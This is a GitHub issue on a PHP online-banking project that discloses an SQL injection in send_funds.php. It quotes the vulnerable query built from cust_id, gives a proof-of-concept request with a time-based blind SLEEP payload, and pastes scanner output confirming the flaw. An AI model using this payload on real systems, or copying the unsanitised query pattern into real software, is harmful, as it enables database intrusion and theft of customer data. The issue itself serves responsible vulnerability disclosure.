zakee94 / online-banking-system Public

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New issue

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Found a vulnerability #18

Open 0clickjacking0 opened this issue on Sep 5 · 0 comments

0clickjacking0 commented on Sep 5

Vulnerability file address

`net-banking/send_funds.php` from line 9,The `$_GET['cust_id']` parameter is controllable, the parameter cust_id can be passed through get, and the `$id` is not protected from sql injection, line 13 `$result0 = $conn->query($sql0);` made a sql query,resulting in sql injection


```
......
......
......
    if (isset($_GET['cust_id'])) {
        $id = $_GET['cust_id'];
    }

    $sql0 = "SELECT * FROM customer WHERE cust_id=".$id;
    $result0 = $conn->query($sql0);
    $row0 = $result0->fetch_assoc();
......
......
......
```

POC

```
GET /net-banking/send_funds.php?cust_id=666 AND (SELECT 1043 FROM (SELECT(SLEEP(5)))rbwc) HTTP/1.1
Host: www.bank.net
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:94.0) Gecko/20100101 Firefox/94.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

Attack results pictures



```
[19:41:52] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
[19:41:52] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[19:41:52] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[19:41:52] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[19:42:02] [INFO] URI parameter '#1*' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[19:42:02] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[19:42:02] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential
) technique found
[19:42:02] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query co
lumns. Automatically extending the range for current UNION query injection technique test
```

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant